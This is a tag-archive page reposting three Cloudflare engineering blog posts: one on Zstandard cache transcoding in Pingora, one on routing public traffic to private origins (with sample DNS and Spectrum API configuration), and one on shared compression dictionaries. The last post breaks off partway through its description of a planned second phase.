Tag Archives: Pingora

How we could save petabytes of cache storage with Zstandard and Pingora

Post Syndicated from Aashi Patel original https://blog.cloudflare.com/cache-transcoding/

Memory costs are increasing dramatically. Both RAM and hard disk drive prices have exploded over the past year. At Cloudflare, we run several massively distributed storage products (including our famous CDN) that rely on making efficient use of the memory we have deployed so we can continue to serve all of our customers.

With this in mind, we prototyped a way to expand effective cache capacity. By encoding eligible assets with Zstandard inside Pingora, the architecture trades a minor CPU increase for significant storage and cross-data center bandwidth savings.

We have been prototyping a system called Cache Transcoding, which I built during my internship at Cloudflare as part of the 1.1.1.1 Intern Program. When an eligible response enters the cache, we encode it using Zstandard, or zstd, before writing it to disk. We keep that compressed form while the asset lives in the cache and moves between data centers via Tiered Cache, then decode it before serving the response to the client.

In our initial testing, this encoding shrunk eligible assets to ⅓ of their original on-disk size on average. The estimated extra CPU cost in our origin-facing proxy was small, but that is the trade. A small increase in CPU gives Cloudflare petabytes of effective cache capacity and reduces the data transferred between our data centers. The encoding cost is paid once when an asset enters the cache. The storage and bandwidth savings continue every single time that asset is reused.

What is Zstandard?

Zstandard, or zstd, is a lossless compression algorithm developed by Yann Collet at Facebook and open sourced in 2016. Lossless means that after compressed data is decoded, every byte is identical to the original. We can change how an asset is represented on disk without changing the asset itself.

Zstd is designed to balance compression ratio with speed. In our earlier browser compression testing, it compressed data 42% faster than Brotli while producing nearly the same file size, and produced files 11.3% smaller than gzip at a comparable speed. That balance matters because Cache Transcoding would touch a large amount of traffic, so both encoding and decoding need to stay fast. 

The prototype uses zstd level 3, giving us most of the compression benefit without turning cache fills into a CPU bottleneck.

Cloudflare traditionally stores an asset using the content encoding supplied by its origin. If an origin sends an uncompressed response, we store those uncompressed bytes on disk and transfer them between data centers in the same form. Cache Transcoding adds compression inside the cache itself.

Not everything is worth compressing

Transcoding does not mean compressing everything. Images, video, and fonts are usually compressed already. In our traffic sample, this media slice represented 21.4% of requests but 63.3% of bytes. Compressing it again would burn CPU for nothing.

Compressible text is different. HTML, JSON, CSS, and JavaScript represented 67.3% of requests and 22.3% of bytes. Within that text slice, approximately 71% arrived uncompressed with Content-Encoding unset and it compresses well. 

In our controlled test corpus, the eligible assets compressed by roughly 2.8 times.

Encoding is more expensive per byte, but assets are served far more often than they are filled. 

By changing how assets are represented, existing hardware could store more customer content.

Fewer bytes on disk mean each server can retain more objects. This increases cache density and reduces the likelihood that useful content is evicted because an uncompressed representation consumed more space than necessary. 

The smaller representation also helps as an asset moves through Tiered Cache because it reduces the data transferred between Cloudflare data centers, making backbone usage more efficient.

Paying the compression cost once

Compression is never free. Encoding and decoding both use CPU, so the important question is whether the byte savings are worth the processing cost. 

At zstd level 3 (often the default balance of speed and compression size output), our model kept the extra CPU cost to a few percent under the traffic and reuse assumptions we tested. 

We initially considered limiting transcoding to popular content, since hot assets are reused more, but it did not help. Decoding happens every time an asset is served, so limiting the feature to only the hottest content reduced the storage saving without cutting CPU by the same amount. 

The simpler policy performed better. Transcoding all eligible compressible text at or above 4 kibibytes (KiB) captured nearly all of the measured storage benefit, while remaining within the CPU budget.

How Cache Transcoding works

On a cache miss, our Pingora-based proxy encodes the body using zstd before writing it to disk. The cache metadata records that the stored representation is compressed and preserves the original content length. Before the response leaves the proxy, the body is decoded back to its original identity representation.

On a cache hit, the stored zstd object is read from disk and decoded. With Tiered Cache, the compressed representation is transferred from the upper tier to the lower tier in the compressed form. Decoding only happens on the client-facing hop.

On a full cache miss, the upper tier fetches identity bytes from the origin. Those bytes are encoded once, stored as zstd, and transferred to the lower tier in their compressed form. The lower tier also stores the zstd representation, then decodes it for the request path.

If the lower tier misses but the upper tier already has the object, the origin is not involved. The compressed object moves directly between the cache tiers. It remains compressed on the wire and on disk, then is decoded once at the lower tier.

If the lower tier already has the object, no network transfer or encoding is needed. The lower tier reads the zstd bytes from disk, decodes them, and passes the original asset onward.

The storage encoding marker prevents an object from being encoded more than once. A cache layer receiving an object from another tier can see that it is already stored using zstd, and preserve it in that form.

Why we only transcode certain text

The fastest compression operation is the one we do not need to perform. Cache Transcoding therefore uses a series of eligibility checks to avoid content that is unlikely to benefit.

The prototype only transcodes a 200 OK response when Content-Encoding is unset, the Content-Type is compressible text, and the response has a known Content-Length of at least 4 KiB. Slice subrequests, responses using active upstream compression, range requests, precompressed responses, unknown length bodies, and binary content remain unchanged.

The 4 KiB threshold removed a large number of tiny requests while leaving out only about 1% of the otherwise eligible bytes. Lowering it would add per-object overhead without saving much more storage.

The threshold and zstd level are both parameters rather than permanent limits. We started with zstd level 3 and a 4 KiB minimum because they gave us a conservative way to measure the architecture. With the initial CPU budget understood, we can test whether higher compression levels improve the ratio enough to justify their additional cost.

Testing over one million requests through the cache

We exercised the prototype against a controlled test zone and correlated each request across request logs, Prometheus metrics, and Jaeger traces.

The correctness campaign covered cache misses, cache hits, single-hop fills, Tiered Cache fills, and more. We varied cache keys to make each request follow a specific path and used traces to confirm where encoding and decoding occurred.

One performance campaign sent more than a million requests across 10 cache servers. Half of the campaign ran with Tiered Cache disabled and the other half with it enabled. This allowed us to measure local cache behavior separately from transfers between cache tiers.

The two assets were approximately 195 KiB and 272 KiB, and both compressed by roughly 2.8 times. This was deliberately a compressible test corpus. It gave us a clear signal for validating the architecture, but it does not represent every text object on the Internet. A broader corpus is required before treating the measured compression ratio as a fleet-wide constant.

Compress once, benefit many times

What this experiment showed us is that there are significant efficiencies we can still deploy across our caching service that can benefit all of our customers. What we built for Cache Transcoding shows that the trade is favorable under the conditions we tested. The architecture preserved the content and remained within the CPU budget.

For next steps, we plan to evaluate higher zstd levels, test a broader range of content types and object sizes, tune different parameters from the eligibility criteria and more. Future work can also examine range requests, pre-compressed origin responses, and passing the compressed object directly to downstream components that already support it without decoding.

Throughout my internship, I’ve had the wonderful opportunity to work alongside Cloudflare's engineering teams on the real infrastructure that stores and serves content across our global network. If you want to start your career by helping build a better Internet, explore our internship opportunities and job openings.

Route public traffic to private applications with Cloudflare

Post Syndicated from Enrique Somoza original https://blog.cloudflare.com/private-origins-dns-routing/

For most of the Internet’s history, public and private infrastructure operated as separate worlds. Public applications lived behind content delivery networks (CDNs) and web application firewalls (WAFs). Private applications lived behind virtual private networks (VPNs), firewalls, and separate operational stacks. We think that distinction is becoming obsolete.

Many of the applications organizations care about are not public websites. They are internal APIs, AI agent backends, MCP servers, operational tools, and services that were never designed to be exposed to the public Internet. Yet these applications still need modern security, performance, and programmability services. Security should be a property of the traffic reaching an application, not an accident of where the application happens to sit.

Until now, applying those services to private applications often required public IPs, firewall exceptions, connector software, or complex networking. As a result, many private applications missed out on capabilities such as WAF, bot management, rate limiting, caching, traffic acceleration, rewrites, and Workers, despite needing the same protections and controls as public-facing applications.

Today, we’re launching Application Services for Private Origins in closed beta for eligible Enterprise customers. Customers can now securely route traffic to private origins without exposing those origins to the public Internet. This allows Cloudflare’s security, performance, and programmability services to protect applications running on private networks, just as they do for public Internet applications.

WAF rules, bot management, rate limiting, caching, rewrites, and Workers can now sit in front of private origins without requiring public IP exposure, inbound firewall rules, or cloudflared running on the origin.

Four use cases, one application layer

This routing model builds on connectivity patterns Cloudflare already supports today through Cloudflare Tunnel, Cloudflare One Client, and private network integrations. For years, Cloudflare Tunnel has allowed customers to route public traffic to private applications through cloudflared. This new capability extends the same model to existing Cloudflare WAN or Cloudflare Mesh connectivity without requiring connector software running on the origin.

Much of that connectivity is orchestrated through Cloudflare’s private networking routing layer that determines how traffic reaches private destinations across Cloudflare Tunnels, Virtual Networks, Cloudflare Mesh, and other connectivity models. Customers can define their routing behavior through APIs and the dashboard instead of managing separate networking stacks for each product.

We have extended Cloudflare’s private networking layer directly into the application services stack, allowing security and performance proxy infrastructure to treat private IPs as valid origin targets for public hostnames. As a result, the same private IPs previously reachable only through Cloudflare Tunnel, Cloudflare One, Cloudflare Mesh, or Cloudflare WAN can now sit behind Cloudflare’s security, performance, and programmability services the same way public origins already do.

This also creates a more unified model across Cloudflare products. Workers VPC bindings and Spectrum private origin routing now rely on the same underlying private connectivity layer, giving customers a single source of truth for controlling how private traffic moves through their Cloudflare environment.

Application traffic now falls into four combinations based on where users come from and where applications live:


The combination on the upper right is what Cloudflare has always done: users on the Internet reach applications on the Internet, with Cloudflare in the middle. The bottom right is Cloudflare One: users on private networks reach public services securely. 

The upper left is what we are shipping today. The bottom left, private-to-private, is what we are building toward next.

What is shipping today

Until now, getting public traffic to a private origin often meant making tradeoffs. Customers could use Cloudflare Tunnel, which runs cloudflared, our connector software, on or near the origin, or Cloudflare Load Balancing with private origin pools for health checks and failover. In many cases, organizations also maintained parallel infrastructure such as public-facing load balancers, reverse proxies, mTLS between hops, and TLS termination across multiple layers. As a result, applying Cloudflare’s full Application Services stack to private applications often required additional complexity, operational overhead, or separate products. Application Services for Private Origins removes those tradeoffs.

What was missing was a path for customers who already operate Cloudflare WAN (IPsec tunnels, GRE tunnels, CNI links) or Cloudflare Mesh. They had built private connectivity into Cloudflare for site-to-site networking and Zero Trust, and they wanted to use that same connectivity for public traffic to private origins. That is what Application Services for Private Origins delivers.

When you toggle Use private network routing on a proxied A or AAAA record, Cloudflare’s WAF, rate limiting, caching, bot management, and transform rules all run as normal on Cloudflare’s network. The only difference is the final hop: instead of reaching the origin over the public Internet, Cloudflare routes the connection through your existing private network connectivity.

The toggle is enabled automatically for RFC 1918 private IPv4 ranges (10.x.x.x, 172.16.x.x–172.31.x.x, and 192.168.x.x), RFC 6598 CGNAT ranges (100.64.x.x–100.127.x.x), and RFC 4193 Unique Local IPv6 Addresses (FC00::/7), since these addresses are only reachable within private networks. For public IP addresses that are reachable only through your private network or tunnel, you can enable the toggle manually.


What the API looks like

For customers automating deployments through the API, private routing is simply an additional attribute on a standard DNS record.

POST /zones/{zone_id}/dns_records
{
 "type": "A",
 "name": "app.example.com",
 "content": "10.0.0.50",
 "ttl": 300,
 "proxied": true,
 "use_private_routing": true
}

Behind the scenes, Cloudflare’s proxy platform determines where to send traffic for app.example.com by querying Cloudflare’s Origin API. The response includes metadata indicating that the destination should be reached through a private network path:

{
 "zone_name": "example.com",
 "ipv4_addresses": ["10.0.0.50"],
 "use_private_routing": true
}

The use_private_routing flag is the key signal. When our proxy sees it, instead of attempting to connect directly to the private IP address over the public Internet, it hands the request to our private networking layer, which then routes the connection across the customer’s existing private network connectivity, whether that’s IPsec, GRE, Cloudflare Tunnel, CNI, or Cloudflare Mesh.

Beyond HTTP: Spectrum and Workers VPC

The same routing model now extends beyond HTTP applications. The origin does not have to be a web server. It can be a TCP database, a UDP logging endpoint, or a private API that Workers call directly. The common thread is that Cloudflare sits between your traffic and your private network, applying the same security, performance, and routing layer regardless of protocol or where the request originated.

Spectrum, Cloudflare’s Layer 4 proxy, can now sit in front of TCP and UDP services running on private IPs. Instead of creating a load balancer pool as an intermediary, Spectrum applications can specify a virtual_network_id directly on the origin configuration. When you create a Spectrum application, you can include the virtual network ID alongside your private origin IP:

{
 "protocol": "tcp/22",
 "dns": {
   "type": "CNAME",
   "name": "ssh.example.com"
 },
 "origin_direct": ["tcp://10.0.0.50:22"],
 "virtual_network_id": "fab9ac85-491b-44c8-b7ae-dd44d4f4672e"
}

When you create or update a Spectrum application with a private origin and virtual network, Cloudflare verifies that the IP address matches a route in your Cloudflare Tunnel before the configuration is saved. If no matching route exists, the API rejects the request and the application is not created. Once saved, Spectrum hands the connection to your virtual network, which routes it through the associated tunnel, via the same path that HTTP traffic uses when you enable private network routing on a DNS record. In this initial release, Spectrum private origins are supported through Cloudflare Tunnel. Support for additional private network connectivity options will follow in future releases.

This means you can now put Spectrum in front of any TCP/UDP service running on a private IP. The service stays private. No public IP, connector software, or load balancer required.

Workers VPC closes the loop for code running on Cloudflare. A binding tells the Workers runtime to route through the same private path as DNS records. Browsers, mobile apps, Workers, and AI agents all reach your private origins through Cloudflare: DNS records for Internet traffic, bindings for Workers.

What comes next

Public-to-private routing is in closed beta today, and we are targeting GA (General Availability) in Q4 2026.

Beyond GA, we are building toward private-to-private traffic flows: users, services, and AI agents on private networks securely reaching applications on other private networks, with Cloudflare’s application services sitting in the middle.

We are moving toward a model where the same Cloudflare infrastructure can secure traffic regardless of whether the user or the origin is public.

The end state is a world where an employee on Cloudflare One Client accessing wiki.company.internal gets the same WAF, rate limiting, and bot management protections as a customer accessing a public API. An AI agent consuming a proprietary internal API runs through the same security stack as a browser. Service-to-service traffic across clouds and data centers gets the same controls as Internet traffic, even when neither the user nor the server sits on the public Internet.

Get started today

Routing to private origins is available today in closed beta for eligible Enterprise customers. Reach out to your Cloudflare account team to request access. Once enabled, follow our developer documentation, which walks through the full setup. You will need Cloudflare One connectivity (IPsec, GRE, CNI, or Cloudflare Mesh) and a return route for Cloudflare’s source IP range 100.64.0.0/12 in your private network.

Questions or feedback? Join the conversation in our community forums or reach out to your account team.

Shared Dictionaries: compression that keeps up with the agentic web

Post Syndicated from Alex Krivit original https://blog.cloudflare.com/shared-dictionaries/

Web pages have grown 6-9% heavier every year for the past decade, spurred by the web becoming more framework-driven, interactive, and media-rich. Nothing about that trajectory is changing. What is changing is how often those pages get rebuilt and how many clients request them. Both are skyrocketing because of agents. 

Shared dictionaries shrink asset transfers from servers to browsers so pages load faster with less bloat on the wire, especially for returning users or visitors on a slow connection. Instead of re-downloading entire JavaScript bundles after every deploy, the browser tells the server what it already has cached, and the server only sends the file diffs. 

Today, we’re excited to give you a sneak peek of our support for shared compression dictionaries, show you what we’ve seen in early testing, and reveal when you’ll be able to try the beta yourself (hint: it’s April 30, 2026!). 

The problem: more shipping = less caching

Agentic crawlers, browsers, and other tools hit endpoints repeatedly, fetching full pages, often to extract a fragment of information. Agentic actors represented just under 10% of total requests across Cloudflare’s network during March 2026, up ~60% year-over-year. 

Every page shipped is heavier than last year and read more often by machines than ever before. But agents aren’t just consuming the web, they’re helping to build it. AI-assisted development means teams ship faster. Increasing the frequency of deploys, experiments, and iterations is great for product velocity, but terrible for caching.

As agents push a one-line fix, the bundler re-chunks, filenames change, and every user on earth could re-download the entire application. Not because the code is meaningfully any different, but because the browser/client has no way to know specifically what changed. It sees a new URL and starts from zero. Traditional compression helps with the size of each download, but it can’t help with the redundancy. It doesn’t know the client already has 95% of the file cached. So every deploy, across every user, across every bot, sends redundant bytes again and again. Ship ten small changes a day, and you’ve effectively opted out of caching. This wastes bandwidth and CPU in a web where hardware is quickly becoming the bottleneck.

In order to scale with more requests hitting heavier pages that are re-deployed more often, compression has to get smarter. 

What are shared dictionaries?


A compression dictionary is a shared reference between server and client that works like a cheat sheet. Instead of compressing a response from scratch, the server says “you already know this part of the file because you’ve cached it before” and only sends what’s new. The client holds the same reference and uses it to reconstruct the full response during decompression. The more the dictionary can reference content in the file, the smaller the compressed output that is transferred to the client.


This principle of compressing against what’s already known is how modern compression algorithms pull ahead of their predecessors. Brotli ships with a built-in dictionary of common web patterns like HTML attributes and common phrases; Zstandard is purpose-built for custom dictionaries: you can feed it representative content samples, and it generates an optimized dictionary for the kind of content you serve. Gzip has neither; it must build dictionaries by finding patterns in real-time as it’s compressing. These “traditional compression” algorithms are already available on Cloudflare today. 

Shared dictionaries take this principle a step further: the previously cached version of the resource becomes the dictionary. Remember the deploy problem where a team ships a one-line fix and every user re-downloads the full bundle? With shared dictionaries, the browser already has the old version cached. The server compresses against it, sending only the diff. That 500KB bundle with a one-line change becomes only a few kilobytes on the wire. At 100K daily users and 10 deploys a day, that’s the difference between 500GB of transfer and a few hundred megabytes.

Delta compression



Delta compression is what turns the version the browser already has into the dictionary. The protocol looks to when the server first serves a resource, it attaches a Use-As-Dictionary response header, telling the browser to essentially hold onto the file because it’ll be useful later. On the next request for that resource, the browser sends an Available-Dictionary header back, telling the server, “here’s what I’ve got.” The server then proceeds to compress the new version against the old one and sends only the diff. No separate dictionary file needed. 


This is where the payoff lands for real applications. Versioned JS bundles, CSS files, framework updates, and anything that changes incrementally between releases. The browser has app.bundle.v1.js cached already and the developer makes an update and deploys app.bundle.v2.js. Delta compression only sends the diff between these versions. Every subsequent version after is also just a diff. Version three compresses against version two. Version 47 compresses against version 46. The savings don’t reset, they persist across the entire release history.

There’s also active discussion in the community about custom and dynamic dictionaries for non-static content. That’s future work, but the implications are significant. We’ll save that for another post.

So why the wait?

If shared dictionaries are so powerful, why doesn’t everyone use them already?

Because the last time they were tried, the implementation couldn’t survive contact with the open web. 

Google shipped Shared Dictionary Compression for HTTP (SDCH) in Chrome in 2008. It worked well with some early adopters reporting double-digit improvements in page load times. But SDCH accumulated problems faster than anyone was able to fix them.

The most memorable was a class of compression side-channel attacks (CRIME, BREACH). Researchers showed that if an attacker could inject content alongside something sensitive that gets compressed (like a session cookie, token, etc.) the size of the compressed output could leak information about the secret. The attacker could guess a byte at a time, watch whether the asset size shrank, and repeat until they extracted the whole secret. 

But security wasn’t the only problem, or even the main reason why adoption didn’t happen. SDCH surfaced a few architectural problems like violating the Same-Origin Policy (which ironically is partially why it performed so well). Its cross-origin dictionary model couldn’t be reconciled with CORS, and it lacked some specification regarding interactions with things like the Cache API. After a while it became clear that adoption wasn’t ready, so in 2017 Chrome (the only browser supporting at the time) unshipped it. 

Getting the web community to pick up the baton took a decade, but it was worth it.

The modern standard, RFC 9842: Compression Dictionary Transport, closes key design gaps that made SDCH untenable. For example, it enforces that an advertised dictionary is only usable on responses from the same-origin, preventing many conditions that made side-channel compression attacks possible. 

Chrome and Edge have shipped support with Firefox working to follow. The standard is moving toward broad adoption, but complete cross-browser support is still catching up.

The RFC mitigates the security problems but dictionary transport has always been complex to implement. An origin may have to generate dictionaries, serve them with the right headers, check every request for an Available-Dictionary match, delta-compress the response on the fly, and fall back gracefully when a client doesn’t have a dictionary. Caching gets complex too. Responses vary on both encoding and dictionary hash, so every dictionary version creates a separate cache variant. Mid-deploy, you have clients with the old dictionary, clients with the new one, and clients with none. Your cache is storing separate copies for each. Hit rates drop, storage climbs, and the dictionaries themselves have to stay fresh under normal HTTP caching rules.

This complexity is a coordination problem. And exactly the kind of thing that belongs at the edge. A CDN already sits in front of every request, already manages compression, and already handles cache variants (watch this space for a soon-to-come announcement blog).

How Cloudflare is building shared dictionary support 

Shared dictionary compression touches every layer of the stack between the browser and the origin. We’ve seen strong customer interest: some people have already built their own implementations like RFC author Patrick Meenan‘s dictionary-worker, which runs the full dictionary lifecycle inside a Cloudflare Worker using WASM-compiled Zstandard (as an example).  We want to make this accessible to everyone and as easy as possible to implement. So we’re rolling it out across the platform in three phases, starting with the plumbing.

Phase 1: Passthrough support is currently in active development. Cloudflare forwards the headers and encodings that shared dictionaries require like Use-As-Dictionary, Available-Dictionary, and the dcb and dcz content encodings, without stripping, modifying, or recompressing them. The Cache keys are extended to vary on Available-Dictionary and Accept-Encoding so dictionary-compressed responses are cached correctly. This phase serves customers who manage their own dictionaries at the origin.


We plan to have an open beta of Phase 1 ready by April 30, 2026. To use it, you’ll need to be on a Cloudflare zone with the feature enabled, have an origin that serves dictionary-compressed responses with the correct headers (Use-As-Dictionary, Content-Encoding: dcb or dcz), and your visitors need to be on a browser that advertises dcb/dcz in Accept-Encoding and sends Available-Dictionary. Today, that means Chrome 130+ and Edge 130+, with Firefox support in progress.

Keep your eyes fixed on the changelog for when this becomes available and more documentation for how to use it. 


We’ve already started testing passthrough internally. In a controlled test, we deployed two js bundles in sequence. They were nearly identical except for a few localized changes between the versions representing successive deploys of the same web application. Uncompressed, the asset is 272KB. Gzip brought that down to 92.1KB, a solid 66% reduction. With shared dictionary compression over DCZ, using the previous version as the dictionary, that same asset dropped to 2.6KB. That’s a 97% reduction over the already compressed asset


In the same lab test, we measured two timing milestones from the client: time to first byte (TTFB) and full download completion. The TTFB results are interesting for what they don’t show. On a cache miss (where DCZ has to compress against the dictionary at the origin) TTFB is only about 20ms slower than gzip. The overhead is near-negligible for transmission.

The download times are where the difference is. On a cache miss, DCZ completed in 31ms versus 166ms for gzip (an 81% improvement). On a cache hit, 16ms versus 143ms (89% improvement). The response is so much smaller that even when you pay a slight penalty at the start, you finish far ahead.

Initial lab results simulating minimal JS bundle diffs, results will vary based on the actual delta between the dictionary and the asset.


Phase 2: This is where Cloudflare starts doing the work for you. Instead of handling dictionary headers, compression, and fallback logic on the origin, in this phase you tell Cloudflare which assets should be used as dictionaries via a rule and we manage the rest for you. We inject the Use-As-Dictionary headers, store the dictionary bytes, delta-compress new versions against old ones, and serve the right variant to each client. Your origin serves normal responses. Any dictionary complexity moves off your infrastructure and onto ours.


To demonstrate this, we’ve built a live demo to show what this looks like in practice. Try it here: Can I Compress (with Dictionaries)? 

